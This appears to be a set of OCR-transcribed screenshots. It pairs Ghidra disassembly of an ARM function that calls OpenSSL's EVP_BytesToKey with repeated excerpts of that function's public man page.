
```
                    FUN_000111a0                                  XREF[1]:
000111a0 f0 4f 2d e9     stmdb      sp!,{r4,r5,r6,r7,r8,r9,r10,r11,lr}

000111a4 01 60 a0 e1     cpy        r6,param_2

000111a8 03 70 a0 e1     cpy        r7,param_4

000111ac fc d0 4d e2     sub        sp,sp,#0xfc

000111b0 00 80 a0 e1     cpy        r8,param_1

000111b4 02 b0 a0 e1     cpy        r11,param_3
```



```
                    FUN_000111a0                                      XREF[1]:
000111a0 f0 4f 2d e9     stmdb      sp!,{r4,r5,r6,r7,r8,r9,r10,r11,lr}
000111a4 01 60 a0 e1     cpy        r6,param_2
000111a8 03 70 a0 e1     cpy        r7,param_4
000111ac fc d0 4d e2     sub        sp,sp,#0xfc
000111b0 00 80 a0 e1     cpy        r8,param_1
000111b4 02 b0 a0 e1     cpy        r11,param_3
```



```
00011218 07 30 a0 e1     cpy          param_4,r7
0001121c 08 90 8d e5     str          r9,[sp,#local_118]
00011220 04 00 a0 e1     cpy          param_1,r4
00011224 14 10 9d e5     ldr          param_2,[sp,#local_10c]
00011228 43 fe ff eb     bl           <EXTERNAL>::EVP_BytesToKey
```



EVP_BytesToKey

NAME

EVP_BytesToKey - password based encryption routine


SYNOPSIS

```
#include <openssl/evp.h>

int EVP_BytesToKey(const EVP_CIPHER *type, const EVP_MD *md,
                   const unsigned char *salt,
                   const unsigned char *data, int datal, int count,
                   unsigned char *key, unsigned char *iv);
```

DESCRIPTION

EVP_BytesToKey() derives a key and IV from various parameters. **type** is the cipher to derive the key and IV for. **md** is the message digest to use. The **salt** parameter is used as a salt in the derivation: it should point to an 8 byte buffer or NULL if no salt is used. **data** is a buffer containing **datal** bytes which is used to derive the keying data. **count** is the iteration count to use. The derived key and IV will be written to **key** and **iv** respectively.

Source: https://www.openssl.org/docs/man3.1/man3/EVP_BytesToKey.html



EVP_BytesToKey

NAME

EVP_BytesToKey - password based encryption routine


SYNOPSIS

```
#include <openssl/evp.h>

int EVP_BytesToKey(const EVP_CIPHER *type, const EVP_MD *md,
                   const unsigned char *salt,
                   const unsigned char *data, int datal, int count,
                   unsigned char *key, unsigned char *iv);
```


DESCRIPTION

EVP_BytesToKey() derives a key and IV from various parameters. **type** is the cipher to derive the key and IV for. **md** is the message digest to use. The **salt** parameter is used as a salt in the derivation: it should point to an 8 byte buffer or NULL if no salt is used. **data** is a buffer containing **datal** bytes which is used to derive the keying data. **count** is the iteration count to use. The derived key and IV will be written to **key** and **iv** respectively.


Source: https://www.openssl.org/docs/man3.1/man3/EVP_BytesToKey.html



